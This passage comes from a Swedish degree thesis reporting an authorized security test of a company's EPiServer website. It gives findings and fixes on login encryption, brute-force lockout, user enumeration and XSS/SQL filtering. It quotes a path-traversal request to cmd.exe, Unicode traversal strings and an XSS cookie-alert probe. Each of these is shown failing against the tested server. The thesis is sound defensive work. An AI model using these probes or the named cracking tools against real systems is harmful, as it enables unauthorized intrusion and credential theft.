18 Dafydd Stuttard, Marcus Pinto, s. 217
19 Joel Scambray, Vincent Liu, Caleb Sima (2010), Hacking Exposed Web Applications 3rd Edition, ISBN: 9780071740647, s. 227
20 The Open Web Application Security Project. Hämtad från: <http://www.owasp.org/index.php/Path_Traversal>, (2011-04-05)

Vid försök att använda sig av server escape koden ”%5c” för att komma direkt till servern levererades ett ”forbidden” meddelande.[21]

Förfrågan:
..%5c../winnt/system32/cmd.exe?/c+dir+c:\

Svar:
HTTP Error 403. The request URL is forbidden.

Servern filtrerar bort escape koderna och är inte öppen för path traversal attacker. Attacker utfördes även genom att använda Unicode motsvarigheter till ”/” för att uppnå samma resultat.[22]

Förfrågan:
..%c0%af..%c0%af..%c0%afwinnt

Svar:
Bad Request

Resultatet var väntat eftersom servern är en uppdaterad Windows Server 2008 och det är ett mycket bra skydd för den här typen av attacker. Ett ej uppdaterat system kan vara mottagligt för Path Traversal attacker.

4.1.3 Application Configuration (Web.config)

Webbplatser utvecklade med ASP.net teknik använder sig av två olika XML konfigurationsfiler. Server Configuration (machine.config) samt Application Configuration (Web.config). I machine.config filen finns det viktig systeminformation om hur servern är konfigurerad och i Web.config så sparas informationen om bland annat hur applikationerna ska exekveras samt skriv och läs rättigheter. Web.config filen är intressant ur ett säkerhetsperspektiv då man kan bestämma bland annat vilka grupper som ska ha rättigheter till specifika mappar och resurser. [23]

Om en attackerare får åtkomst till filen kan han/hon ändra rättigheterna för exempelvis redigeringsläget så att vem som helst kan modifiera hemsidan. I originalinställningar i IIS är filerna bra skyddade och det finns ingen risk att en utomstående kan få åtkomst till filerna genom hemsidan. I nuläget är det möjligt för en attackerare att efterfråga specifika resurser som inte ligger bakom EPiServer autentiseringen om han/hon vet exakta sökvägen. Genom att analysera exempelvis aspx filer kan en attackerare lättare förstå hur hemsidan är uppbyggd. För att förhindra det kan man antingen modifiera web.config filen för att bestämma rättigheter eller konfigurera IIS regler. Se bilaga B, märkt ”Undersökning av Web.config och konfigurering av regler i IIS” för en mer ingående beskrivning av konfigurationerna.

---

21 The Threat of Directory Traversal Attacks. Hämtad från: <http://www.websitedefender.com/web-security/directory-traversal/>, 2011-04-27
22 Joel Scambray, Vincent Liu, Caleb Sima, s.177
23 Configuring ASP.NET applications. Hämtad ifrån: <http://www.arunmicrosystems.netfirms.com/config1.html>, 2011-05-12

4.2 Potentiell sårbarhet 1, Inloggningsformuläret

EPiServer har ett inloggningssystem som antingen kan sammanlänkas med Windows autentisering det vill säga Active Directory eller EPiServers egen miljö. Beroende på vilket system som väljs kan konfigureringsmöjligheterna skilja sig ifrån varandra. Om Active Directory används för autentisering så är det Active Directory inställningar som reglerar lösenord och kontolåsning med mera.

I projektet som säkerhetstestades användes EPiServers egna system och då regleras kontolåsningen i administratörspanelen. Ursprungsinställningarna är definierade till att blockera en användare efter fem felaktiga försök. En administratör måste då logga in och låsa upp kontot igen. Det är svårt för en attackerare att inse att ett konto har blivit blockerat eftersom felmeddelandet som genereras är att lösenordet är fel. Man får inga indikationer som pekar på att kontot blivit låst.

Know IT installerar och konfigurerar ofta inte produktionsmiljöerna utan kunderna driftsätter ofta själva. Det gör att Know ITs säkerhetspåverkan starkt begränsas och det är upp till var och en av kunderna att implementera en godtycklig säkerhetsstrategi. Beroende på vilket klient system som används skiljer sig även konfigurationsmöjligheterna.

En säkerhetsbrist som existerar är att inloggningsformuläret till redigeringsläget i EPiServer i dagsläget inte använder sig av HTTPS, det vill säga krypterad överföring av användarnamn och lösenord. I praktiken innebär det att användarnamn och lösenord skickas i klartext till servern och om trafiken är avlyssnad kommer en attackerare kunna läsa ut variablerna i klartext. En attackerare kan finnas på det lokala nätverket, IT-avdelningen, hos ISP: n (Internet Service Provider)[24] men kanske i synnerhet hos okrypterade trådlösa förbindelser.

Anledningen till att webbplatser väljer att inte implementera SSL-kryptering är att det ”kostar” mer än en vanlig HTTP anslutning. Med begreppet ”kostar” syftar man på att man måste lägga ner mer utvecklingstid på att implementera SSL-kryptering på webbplatsen. Hemsidan blir även långsammare eftersom informationen krypteras och dekrypteras vid varje förfrågan och svar.

För en vanlig informationssida finns det ingen anledning att använda sig av en krypterad anslutning. I många sammanhang brukar man sortera in hemsidor i tre olika kategorier:

- Hemsidor som använder sig av HTTP teknik på alla sidor det vill säga ingen krypterad anslutning används överhuvudtaget.
- Hemsidor som använder sig av HTTPS anslutningar för inloggningssidor och sidor där inloggningsinformation skickas. Exempel är Gmail och Yahoo.
- Hemsidor som använder sig av HTTPS anslutningar på alla sidor, exempelvis banksidor. [25]

24 Dafydd Stuttard, Marcus Pinto, s. 142-143
25 HTTP vs HTTPS. Hämtad från:
<http://www.digitalpurview.com/http-vs-https/>, 2011-05-12

Know IT bör placera sig i den mellersta kategorin, att använda krypterad anslutning för inloggningen men vanlig HTTP för resterande sidor.

För att implementera en SSL-anslutning krävs det att man använder sig av certifikat som verifierar att servern är densamma som den utger sig för att vara. Man måste skaffa ett server-certifikat, antingen genom en tredje part som Verisign eller Thawte som är två stora certifikatutfärdare (CA) eller en lokal CA.[26]

En avlyssningsattack kan ske på en mängd sätt, exempelvis om en attackerare lyckas få kontroll över en router som trafiken flödar genom. Då kommer attackeraren att kunna avlyssna all information som skickas. Risken finns även när man ansluter till osäkra öppna trådlösa nätverk där vem som helst kan avlyssna trafiken som skickas. Det är även möjligt att en attackerare lyckas bryta sig in i ett skyddat nätverk och sedan starta en ARP-spoofing. En ARP-spoofing attack innebär att all information som hanteras på det trådlösa nätverket transporteras genom attackerarens dator och kan således läsas i klartext av denne. Den senare nämnda attacken är också känd som en ”man-in-the-middle-attack”.

Det finns som sagt en mängd olika scenarion där det är möjligt att utföra en avlyssning av nätverkstrafiken och det gör att hotet ska tas på största allvar. Ur en klients synpunkt är ett bra skydd att minska användandet av publika trådlösa nät och bli medveten om att informationen transporteras i klartext. Men det bästa skyddet vore oundvikligen att implementera en krypterad anslutning.

4.2.1 Sidejacking

Eftersom Know ITs EPiServer konfiguration inte använder sig av HTTPS vid varken inloggningen eller under tiden som en användare redigerar sidan existerar det en stor säkerhetsrisk. Man kan utföra en attack som i tekniska termer benämns för Sidejacking och innebär att en attackerare kan avpersonifiera en användare och ta över dennes identitet. Han/hon kan i sin tur få exakt samma rättigheter som den ursprungliga användaren hade. Exempelvis åtkomst till redigeringsläget för EPiServer och beroende på rättighet även åtkomst till administratörsläget.

4.2.2 Analys i Wireshark

För att förtydliga denna säkerhetsbrist användes Wireshark som är ett program för att granska nätverkstrafik och en lyckad inloggning utfördes emot EPiServer. Wireshark fungerar som en avlyssnare och gör det möjligt att avlyssna all nätverkstrafik som sänds över det nätet som verktyget är konfigurerat för. I vårt fall var nätverkstrafiken okrypterad och sändes i klartext. För attackeraren är det lätt att använda sig av ett filter för att filtrera all trafik som går över nätet så att denna kan utläsa viktig information från en specifik klient. Efter att attackeraren lyckas utföra en sniffning kan han/hon antingen använda sig av användarnamnet och lösenordet eller använda sig av sessionsnyckeln för att få åtkomst till redigeringsläget.

26 Configure SSL on your website with IIS. Hämtad från: <http://www.petri.co.il/configure_ssl_on_your_website_with_iis.htm>, 2011-05-12

På EPiServers hemsida finns det en dokumentation i hur man åtgärdar problemen genom att använda sig av en krypterad anslutning (SSL)[27]. Det som är viktigt att poängtera är att man måste ha en krypterad anslutning från det tillfälle där man gör inloggningen till det att man loggar ut. Det är vanligt förekommande att man använder sig av en krypterad SSL-anslutning vid inloggningssidan men att resten av trafiken flödar okrypterat. Det är direkt farligt då en attackerare enkelt kan snappa upp den okrypterade trafiken och använda den för att ta över sessionen.

Se bilaga C, märkt ”Analys i Wireshark” för en mer detaljerad beskrivning av analysen. För att läsa EPiServers rekommendation se fotnoten vid den här sidans nederkant.

4.2.3 Replay-attacker eller session hijacking

En replay attack går ut på att en attackerare återsänder exakt samma information som en autentiserad användare skickar till en server. I EPiServers fall behöver man avlyssna token-informationen som identifierar den specifika användaren och sedan använda den för att återsända till hemsidan. Attackeraren behöver i själva verket inte veta någon inloggningsinformation överhuvudtaget utan tar över session med hjälp av den avlyssnade token-informationen. Med relativt enkla medel kan man implementera en SSL-kryptering vid inloggningsformuläret och på så vis avvärja hotet fullständigt.

4.2.4 SQL-injections attacker

EPiServer-inloggningen är väl skyddat emot SQL-injections attacker. Det går inte att utläsa något versionsnummer av SQL-servern med olika typer av angrepp. Eftersom formuläret tillämpar en URL-encodning som ett filter går det inte att skicka in modifierade strängar eftersom de blir verkningslösa.

Olika angrepp genererar inte i olika resultat till attackeraren utan man möts av en allmän error-sida. Det är positivt ur säkerhetssynpunkt då man inte får information om hur databasen är konfigurerad. Det här leder till att en attackerare måste agera blint och attacken benämns som en blind SQL-injection. Som namnet antyder har man inte någon information att basera sig på utan måste gissa sig fram till hur strukturen är uppbyggd. Det är betydligt svårare än om man får utförliga felmeddelanden att basera sig på. På grund av att hemsidan låg bakom ett lösenordsskydd fungerade inte verktyget sqlmap mot resurser bakom inloggningen, exempelvis sökfunktionen.

Se bilaga D märkt ”SQL-injection” för en mer detaljerad beskrivning av båda tekniken och attacken.

27 Protecting Your Users From Session Hijacking. Hämtad från: <http://world.episerver.com/Documentation/Items/Tech-Notes/EPiServer-CMS-6/EPiServer-CMS-60/Protecting-Your-Site-From-Session-Hijacking/>, 2011-04-13

4.2.5 Bruteforce attacker

En bruteforce attack utfördes emot inloggningsformuläret med hjälp av programmet THC Hydra som är en Network Login Cracker[28]. Som lösenordsfil användes ”The Ultimate Password List” som innehåller 4.9 miljoner lösenord. Eftersom THC Hydra inte har bra stöd för cookie-injection övergick attacken till att i ett senare skede basera sig på programmet AccessDiver[29].

Det finns inbyggt skydd i EPiServer emot just den här typen av attacker och efter fem felaktiga inloggningar låser sig kontot för den specifika användaren som används. Som tidigare nämnt måste en webb administratör då logga in och låsa upp kontot. Det intressanta är att regeln endast reglerar användare med lägre rättigheter. Vid testningarna blev administratörskontot aldrig blockerat oavsett hur många felaktiga inloggningar som utfördes. På grund av att administratörskontot inte blockerades blev det möjligt att utföra en lyckad brute force attack mot inloggningsformuläret.

En attackerare kan också använda sig av Proxy listor för att skicka förfrågningar med olika IP-adresser så att servern inte ska blockera en attackerare utifrån IP-adressen. Men eftersom EPiServer som standard använder sig av kontoblockering avstyr man också den typen av attacker.

Se bilaga E märkt ”Brute-Force attack” för en mer ingående beskrivning av attacken.

4.2.6 XSS-Attacker

Formuläret för inloggningen använder sig av URL-Encoding vilket innebär att alla escape-characters filtreras bort. Därför kommer inte XSS-attacker att fungera utan kommer bli postade som vanlig text.

```
Content-Type: application/x-www-form-urlencoded
```

Det finns ingen stor fara i att en XSS-attack når många besökare på just den här sidan eftersom man inte kan använda sig av persistent XSS utan måste använda non-persistent attacker. Det vill säga attacker där man skickar en modifierad skadlig länk till användaren som kör XSS på sidan för att hämta användarens kakor. Attacken kräver emellertid att användaren klickar på länken och det måste i sådana fall ske genom ett epost-utskick eller via chattmeddelanden. Attackeraren måste veta kontaktinformation till användaren samt att personen använder den specifika sidan som är öppen för XSS attacker.

För att läsa mer om XSS-Attacker, se bilaga F märkt ”XSS Attacker”.

28 THC Hydra. Hämtad från:
<http://www.thc.org/thc-hydra/>, 2011-04-19
29 AcessDiver. Hämtad från:
<http://www.accessdiver.com/>, 2011-04-26

4.2.7 Cross-site Request Forgery Attacks

I en XSS attack utnyttjar man en användares tillit till en specifik webbplats. En CSRF attack fungerar precis tvärtom, man använder sig av serverns tillit till en specifik användare. Den här informationen sparas i cookies eller tokens-variabler.

EPiServer använder sig av Tokens som säkerhet för att skydda sig emot CSRF attacker och det är ett väldigt bra skydd. En unik och svårgissad token genereras för varje unik besökare och används sedan under hela session för att validera användaren. För att lyckas med en CSRF attack måste attackeraren komma över en besökares unika token och det skulle kunna genomföras med en XSS attack. Eftersom formuläret är skyddat emot XSS attacker blir det svårt att äventyra säkerheten för EPiServers inloggning med en CSRF-attack.

Se bilaga G ”CSRF-attacker” för en mer ingående beskrivning av attacken.

4.2.8 Övriga säkerhetsbrister

Inga parametrar sparas i URL-fältet vilket tar bort möjligheten att försöka göra en simpel attack genom att ändra URL-fältet. Tokeninformationen är både krypterad och saltad vilket gör det tidsödande och väldigt svårt att knäcka informationen.

Det finns en ” Enable automatic logon to this website” funktion vilket gör att användarnamn och lösenord sparas och möjliggör en automatisk inloggning emot redigeringsläget. Enligt Dafydd Stuttard och Marcus Pinto ska aldrig inloggningsinformation sparas lokalt på en dator eftersom det skapar en stor risk för obehörig åtkomst[30]. Om en dator som har den här rutan ikryssad hamnar på avvägar kommer man få åtkomst till redigerings- eller administratörsläget. Know IT har möjligheten att skapa en anpassad inloggningssida för att undvika att man implementerar en kom ihåg funktion. Det är dock ovanligt att en kund vill betala extra för att ha en sådan funktion.

En attackerare kan också genom fjärrstyrning få åtkomst till webbläsaren och på så sätt få tillgång till redigeringsläget. Rekommendationen till Know IT är att begränsa möjligheten att spara användarnamn och lösenord även om funktionen ingår i EPiServer plattformen. Om funktionen absolut måste finnas ska den enbart spara icke hemlig information som exempelvis användarnamn.

En brist som kan ge en attackerare mycket information är om man försöker logga in med en användare som inte existerar. Man möts då av en felsida ”Page could not be loaded”. Men vid varje tillfälle där man försöker logga in med en redan existerande användare och skriver i fel lösenord får man fram ”Login Failed”. På grund av att webbplatsen genererar olika resultat beroende på om användaren finns eller inte kan man identifiera giltiga användare. Det gör att en attackerare kan begränsa följande bruteforce attacker till specifika användare.[31]

Det är möjligt att konfigurera program som exempelvis THC Hydra för att reagera på fel-strängen och använda sig av användarnamn listor för att hitta existerande användare.

30 Dafydd Stuttard, Marcus Pinto, s. 163
31 Ibid, s. 171

En attackerare börjar alltid med att identifiera ett användarnamn för inloggningen istället för att slösa tid på att göra en brute-force attack emot en användare som inte finns[32].

För att lösa säkerhetsproblemet ska man implementera en rutin så att felmeddelandet alltid blir ”Login Failed”. Då kan en attackerare inte urskilja specifika användare.

4.2.9 Sammanfattning

EPiServers inloggning är relativt säker i sin uppbyggnad samt konfiguration och är inte mottaglig för varken XSS-attacker eller SQL-injections. Det finns dock två påtagliga säkerhetsbrister:

- Ingen krypterad anslutning vid inloggning emot administrationspanelen.
- Bra skydd emot bruteforce attacker, däremot gick det att utföra attacker emot ett administratörskonto som inte berördes av låsningspolicyn. Den här bristen kan göra att kontolösenord knäcks och systemet äventyras.
- Generar olika felmeddelanden beroende på om användaren finns eller inte.

Om Know IT implementerar SSL-kryptering på inloggningssidan får man en betydligt säkrare inloggningshantering. Det föreslås även att felmeddelandet för en felaktig inloggning hela tiden blir detsamma oavsett om en användare existerar eller inte. Det finns redan ett bra grundskydd emot brute force attacker och samma skydd ska konfigureras för att även innefatta de administratörskonton som finns.

4.3 Potentiell sårbarhet 2, Supportformulär

Med hjälp av Burp Proxy gjordes en grundligare analys, olika parametrar skickades in i formuläret för att analysera svaren som genererades. Det som upptäcktes var att supportformuläret inte använde sig av SQL-anrop i sina förfrågningar. Istället skickades det enbart ett epostmeddelande till en förutbestämd e-postadress. En vanlig testning visade dessutom att formuläret inte fungerade som det skulle då man möttes av ett felmeddelande i sändningsfasen.

Sammanfattningsvis kan man konstatera att formuläret var dåligt implementerat på hemsidan, d.v.s. inte fullt fungerande. Det hade inte heller någon anslutning emot en databas som det i kartläggningen misstänktes. Formuläret ansågs inte var en kritisk säkerhetspunkt och beslut togs om att gå vidare till att hitta andra säkerhetsbrister.

4.4 Potentiell sårbarhet 3, Sökfunktion

Sökfunktionen använde sig av adressfältet för att utföra sökningar på hemsidan. Adressfältet såg ut som följande:

```
http://url/Sok-/?quicksearchquery=
```

Sökningen definierade sedan efter” lika med” tecknet, perfekt för att se resultatet av sina attacker då serverns svar skrivs ut direkt i adressfältet.

32 Joel Scambray, Vincent Liu, Caleb Sima, s. 125

4.4.1 XSS och SQL attacker

För att undersöka säkerheten på sökfunktionen på hemsidan attackerades sökfunktionen med ett antal olika attacker av typen XSS. Se nedanstående rad.

Förfrågan:
?quicksearchquery=<script>alert(document.cookie);</script>

Om sökfunktionen inte är skyddat mot XSS-attacker ska en pop-up ruta skapas där cookieinformationen visas.

I vårt fall filtrerade servern bort alla otillåtna tecken. Se nedanstående sträng för att se hur strängen såg ut efter en URL-encodning.

Svar:
?quicksearchquery=%3Cscript%3Ealert(document.cookie);%3C/script%3E

Det här är ett typexempel på hur man implementerar en bra filtrering av farliga tecken. Alla script taggar tas bort och hela anropet behandlas som text. Sökformuläret är säkert emot XSS-attacker i och med att den filtrerar bort farliga tecken med URL-encoding.

SQL-Injections visade sig också vara verkningslösa mot formuläret eftersom förfrågningarna blev filtrerade. Det gör att enbart förfrågningar som har bedömts som ”säkra” når fram till servern och behandlas.

Om sökfunktionen var öppen för SQL-injections skulle man teoretiskt kunna få åtkomst till användarinformation om samma databas används för både sökfunktionen och inloggningsinformationen. Men i det här fallet är sökfunktionen säker ur det avseendet.


4.5 Sensepost Wikto

För att lyfta andra brister till ytan användes skanningsverktyget Sensepost Wikto. Programmet är en portning av Unixprogrammet Nikto som används under Linux operativ. Wikto är kapabelt att hitta tredjepartsmjukvara och gamla versioner av olika system. Programmet utförde ett antal olika scanningar men hittade inga direkta säkerhetsbrister, istället producerades många ”false-positives”, det vill säga falska sårbarheter.

Se bilaga H märkt ”Wikto” för mer utförlig beskrivning av verktyget och resultatet.

4.6 Nessus

För att komplettera Wikto-scanningen användes Tenable Nessus[33] som är ett automatiskt scanningsprogram för att hitta ytterligare sårbarheter. Innan scanning utfördes konfigurerades Nessus för att säkerhetstesta webbapplikationer specifikt istället för att göra en allmän testning. Nessus genererar en rapport med sårbarheter som hittas och den allvarligaste bristen som identifierades var att HTTPS inte användes vid inloggningsformuläret. 94 % av sårbarheterna behandlas som ”Low Severity Problems” och är alltså inte allvarliga säkerhetsbrister, utan kan tolkas som varningar. Nedanstående resultat är ett mycket bra betyg för säkerheten även om det finnas en del mindre problem att åtgärda.



Figur 3; Bild genererad ifrån programmet Teenable Nessus i samband med skapandet av säkerhetsrapporten.

33 Teenable Nessus. Hämtad från: <http://tenable.com/products/nessus>, 2011-04-13

4.6.1 Low Severity Problems

Listan med Low-severity problems som genererades ser ut som nedan.
Här följer en beskrivning av några av de lågnivå-varningarna som hittades.

Web Server Directory Enumeration	Low Severity problem(s) found
Web Server Allows Password Auto-Completion	Low Severity problem(s) found
Web mirroring	Low Severity problem(s) found
Web Application Tests : Load Estimation	Low Severity problem(s) found
Traceroute Information	Low Severity problem(s) found
TCP/IP Timestamps Supported	Low Severity problem(s) found
Service Detection	Low Severity problem(s) found

Web Server Directory Enumeration
Det är möjligt att generera en katalogstruktur genom att skicka förfrågningar till servern. Det vill säga man kan skicka förfrågningar om olika kataloger och få svar om katalogerna finns eller inte. Det är ingen risk i sig men det går att rita upp en katalogstruktur över webbservern och möjligtvis hitta hemliga eller gömda kataloger. Den här scanningen går även att utföra med Wikto och använda BackEnd alternativet.

Web Server Allows Password Auto-Completion
En varning som påpekar att det är möjligt att använda sig av ”autocomplete” för att fylla i lösenordsfältet vid inloggning. Det möjliggör att man sparar sin inloggningsinformation på datorn. Det kan vara en risk om datorn kommer i orätta händer då inloggningsinformation ligger sparad i webbläsaren. För att åtgärda det problemet kan man sätta formuläret till ’autocomplete = off’.

Common Platform Enumeration (CPE)
Det går även att utläsa servern till en Microsoft Windows Server 2008 R2 och att IIS 7.5 med hjälp av scanning. Det är i många fall svårt att försöka gömma undan alla signatursvar som en Windows server genererar och med hjälp av olika verktyg kommer en attackerare tillslut få fram informationen. Rent säkerhetsmässigt blir det lättare för en attackerare att hitta kända sårbarheter om han vet plattformen som används. I många fall handlar det ändå om en tidsfråga innan attackeraren identifierar plattformen. I den här scanningen används CPE (common platform enumeration) som är ett namnschema för olika plattformar och olika system[34].

The remote operating system matched the following CPE:
Cpe: /o:microsoft:windows_server_2008::r2

Following application CPE matched on the remote system
Cpe:/a:microsoft:iis:7.5

34 Common Platform Enumeration. Hämtad från: <http://cpe.mitre.org/>, 2011-04-19

4.6.2 Metasploit Framework

Metasploit Framework är en gratis och öppen plattform för att utföra penetrationstestning mot både servrar, klienter och webbapplikationer[35]. Programmet finns även i betalversioner men i det här arbetet användes gratisversionen. Verktyget har blivit vida känt för att användas för att exekvera exploit-kod emot andra datorer och system.

Projektet är idag ett av världens största penetrationsprogram och är väldigt användbart för att utföra säkerhetstestning av servrar eller olika system. Programmet kan användas både för att öka säkerheten men kan som sagt även användas för att bryta sig in i system. Systemen som är mest sårbara är dåligt uppdaterade system som har säkerhetshål som är öppna för attacker.

Genom att generera en Nessus-rapport kan man ladda in den i Metasploit och sedan göra en matchning emellan en känd sårbarhet och en attack som kan utföras emot den. Vid testerna hittades ingen exploit som matchade några av sårbarheter som existerade i projektet. Webblösningen är med andra ord relativt säker mot kända sårbarheter vilket är väldigt bra. Man måste dock komma ihåg att inte man inte kan lita full ut på ett enskilt verktyg.

Se Bilaga I märkt ”Metasploit-attack” för en utförligare beskrivning av testerna.

35 Metasploit Framework. Hämtad från: <http://www.metasploit.com/>, 2011-04-14

4.7 Sammanfattning av Intervju med Stefan Eriksson, Utvecklare Know IT

2011-04-18, Know ITs kontor i Borlänge

Problem som belystes i intervjun var att Know IT för närvarande helt och hållet saknar en säkerhetsstrategi. Det finns exempelvis ingen säkerhetspolicy framtagen som reglerar över hur användarnamn och lösenord skall konfigureras. Stefan nämner att några säkerhetsaspekter överhuvudtaget inte behandlas under utvecklingen men han skulle gärna se att man satte upp säkerhetsdelmål i framtiden.

Hotbilden uppfattas som liten och Stefan nämner att det förmodligen hör ihop med okunskap inom säkerhetsområdet. Kunderna prioriterar ofta inte säkerheten utan vill enbart ha en fungerande webbplats. Självklart är hotbilden direkt kopplat till vilken kund det är samt vilket material som denne vill ska vara åtkomligt på webben.

Utvecklarna har inte någon särskild säkerhetsutbildning utan man baserar sig på god programmeringssed. Kunskapen om säkerheten är med andra ord högst individuell och varierar stort emellan utvecklarna. Vid frågan om vem som är den som är kunnig inom säkerhetsområdet nämner Stefan sig själv eftersom han tidigare arbetat med säkerhetsprojekt.

Stefan berättar att det inte finns någon rutinmässig säkerhetskontroll men önskar att det fanns en sådan. Han vet inte hur EPiServers egen säkerhetstestning ser ut men antar att det finns en omfattande sådan.

Med stöd av intervjun kan man konstatera att det existerar många frågetecken kring hur säkerheten hanteras inom Know IT Dalarna. Det beror dels på att det saknas rutiner över hur säkerheten ska hanteras men det finns inte heller någon ansvarig inom området. Säkerhetstänket hamnar emellan stolarna vilket är väldigt synd och kan drabba kunder och i värsta fall ge dålig publicitet.

Det önskvärda vore att undersöka hur EPiServers egen testning går till och hur omfattande den är. Att också utnämna någon till säkerhetsansvarig är något som skulle vara positivt då säkerheten kan bli en självklar del i framtida projekt. Att sammanställa säkerhetsavstämningar under projekten är också något som skulle kunna höja säkerheten.

Den fullständiga intervjun återfinns i bilaga J märkt ”Intervju med Stefan Eriksson”

4.8 Slutsatser och resultat

Jag hade i början för avsikt att programmera en automatisk säkerhets scanner men den iden blev för omfattande eftersom testningen blev väldigt tidskrävande. Det fanns dessutom gratis färdigutvecklade scanningsprogram och att utveckla en egen mjukvara skulle inte tillföra Know IT lika mycket som en checklista skulle göra. Resultatet blev istället att göra en omfattande säkerhetstestning och sammanställa en fullgod checklista.

Know IT var medvetna om att det var just inloggningstjänsten som var mest sårbar och det var också där som flest brister hittades. I och med att inloggningen ger åtkomst till redigering och administratörsläget blir det ett prioriterat mål i en attack mot hemsidan.

Trots att jag inte hittade många akuta säkerhetsbrister hittades ett flertal säkerhetspunkter som behövde granskas och åtgärdas. Det som var positivt var att det ofta räckte med att ändra konfigurationer för att höja säkerhetsnivån.

Det som jag reagerade mycket på var att jag kunde utföra brute-force attacker mot specifika konton (administratörskonton) men inte emot konton med lägre rättigheter. Problemet bör belysas då det öppnar upp för lösenordsattacker. Om det är tillfälligt eller permanent är något som Know IT bör utreda.

Som jag nämnt tidigare begränsas Know ITs påverkan till att höja säkerheten genom SSL kryptering eftersom kunderna ofta driftsätter webbplatser på egen hand. Det gör att Know IT enbart kan rekommendera kunden att implementera en krypterad anslutning för inloggningen men det är upp till kunden att välja att genomföra det eller inte. Detsamma gäller för vilken klient miljö som kunden väljer att tillämpa och mycket av säkerheten hamnar utanför Know ITs ramar för webbprojektet. Resultatet blir att mycket av säkerhetsansvaret placeras hos kunden och gör att ett och samma projekt kan innehålla säkerhetsbrister beroende på hur driftsättningsmiljön konfigureras. Om däremot Know IT ansvarar för driftsättningen ska SSL-kryptering absolut implementeras.

Det som är positivt ur säkerhetssynpunkt är att EPiServer plattformen innehåller väldigt få säkerhetsbrister och de brister som finns är små och marginella. Om man implementerar krypterade anslutningar enligt EPiServers rekommendationer har man ett mycket säkert system.

Det som jag anser var extra roligt var att jag skapade en checklista som kan användas för att göra säkerhetstestningen enklare i framtiden. Det gör att examensarbetet tillför något praktiskt till Know IT som de kan ha nytta av i senare sammanhang. Att de även fick en komplett säkerhetstestning av miljön blir ett bevis på att säkerheten håller en god standard.

4.9 Reflektioner

Arbetet var oerhört intressant och gav mig möjligheten att prova många av de tekniker och program som jag använt på högskolan ute i en riktig miljö. Eftersom EPiServer och ECM utveckling var ett helt nytt område för mig lades mycket tid ner på att läsa på inom området. Det blev bland annat mycket studier kring hur cookies och Viewstate variabler fungerar. Wireshark visade sig vara ett väldigt användbart program för att undersöka nätverkspaketen som genererades till och från servern.

Know IT tillhandahöll den utrustning som behövdes för att göra säkerhetstestningen och jag tyckte det fungerade väldigt bra. Det var inget problem att få tid för att reda ut frågor och problem eftersom det fanns tid avsatt för mitt arbete. Även utvecklarna var till stor hjälp för att få en bättre förståelse för systemet och det var extra roligt att de hade egna förslag på säkerhetsbrister som de ansåg vara betydande.

De problem som jag hade var att det tog tid innan servermiljön fungerade som den skulle och servern krånglade till och från under veckorna då projektet genomfördes. Det positiva var att Know IT direkt hjälpte till för att få miljön att fungera igen. För egen del var det problem att exempelvis få en bruteforce attack att köra emot inloggningen då den var sessionsbaserad. Eftersom webbplatsen låg lösenordskyddad var det svårt att få flera av verktygen att exekvera emot systemen om låg bakom inloggningen. Exempel att få sqlmap att exekvera mot sökfält som låg bakom skyddet. Anledningen till att sidan var skyddad var som tidigare nämnt att man inte ville att sökmotorerna skulle indexera sidan.

Ett dilemma som kan uppstå vid leverans av den färdiga miljön är att säkerheten hamnar emellan stolarna. Det gäller framför allt om kunden själv ansvarar för driftsättningen av webbplatsen. Jag anser att Know IT den typen av fall bör informera om att det är möjligt att använda sig av servercertifikat för att få en krypterad anslutning emot redigeringsläget. Kunden måste bli medveten om vikten av skyddet och att systemet faktiskt är sårbart vid användandet av en okrypterad anslutning.

4.9.1 Vidareutveckling

Jag blev inbjuden till Know IT för att hålla en kort presentation om säkerhetsarbetet samt vilka resultat som uppbådades.

Vidareutvecklingen för arbetet blir att starta ett säkerhetsarbete. För att checklistan ska hålla en bra nivå måste den kontinuerligt uppdateras allt eftersom nya tekniker framskrider.

5 Definitionslista

Under arbetets gång har det dykt upp många tekniska begrepp som kan kräva en mer ingående förklaring. Nedan listas begreppen och en förklaring till dess innebörd.

Burp Suite — Burp Suite är en samling verktyg för att utföra en fullständig säkerhetstestning av hemsidor och webb-applikationer[36].

Certificate Authority — En certifikatutfärdare är en organisation som fungerar som en trovärdig tredjepart och som ansvarar för utdelning av digitala certifikat. Ett certifikat kan jämföras med ett pass som bevisar att du är den du utger dig för att vara. En HTTPs anslutning kräver att servern identifierar sig via ett certifikat och således måste ett certifikat utfärdas för varje hemsida som en server driftsätter.

CGI — CGI är ett protokoll som används för att specificera hur argument ska formateras så att en webbserver kan ta emot förfrågningar från en webbläsare för att köra olika program.

CMS — CMS står för Content Management System och är ett innehållshanteringssystem. Systemet är designat för att hantera och publicera olika typer av innehåll. EPiServer är ett sådant system som gör det möjligt för kunden att själv administrera sin hemsida genom ett CMS.

Cookies — En cookie är en databasfil som innehåller användarinformation så att en hemsida kan identifiera en viss användare utifrån dennes cookie. Cookies används främst för att hålla reda på en användare när denna navigerar genom en hemsida. Exempel på detta kan vara när man har en kundvagn som kopplas ihop med en specifik användare[37].

Escape-characters — En kombination av tecken som bestämmer att de följande tecknen skall läsas som ”vanliga” tecken. Exempelvis i programmeringsspråket C kan man skriva följande för att få vissa tecken:
\’ = ’
\? = ?

36 *Portswigger Security, Burp Suite*. Hämtad från: <http://www.portswigger.net/burp/>, 2011-04-04
37 *PTS (Post- och Telestyrelsen), Kakor (cookies)*. Hämtad från: <http://www.pts.se/sv/Regler/Lagar/Lag-om-elektronisk-kommunikation/Cookies-kakor/>, 2011-03-24

Exploit	En exploit betyder sårbarhet och innebär att det finns en sårbarhet antingen inom en plattform eller ett program.
